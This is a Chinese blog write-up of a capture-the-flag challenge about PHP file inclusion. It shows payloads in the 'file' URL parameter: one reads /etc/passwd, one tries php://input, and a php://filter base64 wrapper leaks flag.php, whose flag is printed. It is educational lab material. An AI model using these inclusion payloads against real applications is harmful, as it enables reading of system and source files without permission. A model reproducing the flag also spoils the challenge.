

# BUUCTF[ACTF2020新生赛]Include

原创

[weixin\\_45253622](#) 于 2021-05-06 10:23:13 发布 77 收藏

分类专栏: [CTF日记](#) 文章标签: [php](#) [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_45253622/article/details/116447635](https://blog.csdn.net/weixin_45253622/article/details/116447635)

版权



[CTF日记](#) 专栏收录该内容


25 篇文章 0 订阅

订阅专栏


文件包含。




[tips](#)




点击tips



Can you find out the flag?



试了一下伪协议: <http://310042cb-a5df-4a70-bf9d-528b99228398.node3.buuoj.cn/?file=file:///etc/passwd>




出结果了, 好像是考伪协议, 我们试着找找Flag。

由于是PHP文件, 我们使用php的文件包含伪协议:  
php://伪协议, 主要为php://input与php://filter  
php://input: 将POST输入流当做PHP代码执行。其只受allow\_url\_include参数的影响, allow\_url\_fopen开关与此伪协议无关。  
php://filter: 不受allow\_url\_fopen与allow\_url\_include参数的影响。

我们测试:

[http://310042cb-a5df-4a70-bf9d-528b99228398.node3.buuoj.cn/?file=php://input/phpinfo\(\)](http://310042cb-a5df-4a70-bf9d-528b99228398.node3.buuoj.cn/?file=php://input/phpinfo())


发现input不可用



hacker!

我们试试:

<http://37c7384e-607b-4ece-9abc-0ce4b461b219.node3.buuoj.cn/?file=php://filter/resource=flag.php>



没有结果。

所以我们试试常用读取文件的方法：

<http://310042cb-a5df-4a70-bf9d-528b99228398.node3.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php>

读取base64加密后的数据



PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YTBlNmZiNDMtNmU4ZC00ODM1LTk1NTUtNjRjYzhhYmNmZmM0fQo=

进行解密得：

### 在线批量Base64加密、解密

```
PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YTBlNmZiNDMtNmU4ZC00ODM1LTk1NTUtNjRjYzhhYmNmZmM0fQo=
```

[base64解密](#) [base64加密](#) [复制结果](#) [导出文本](#) [清空结果](#)

```
<?php
echo "Can you find out the flag?";
//flag[a0e6fb43-6e8d-4835-9555-64cc8abcffc4]
```

[https://blog.csdn.net/waixn\\_45253622](https://blog.csdn.net/waixn_45253622)

得到flag!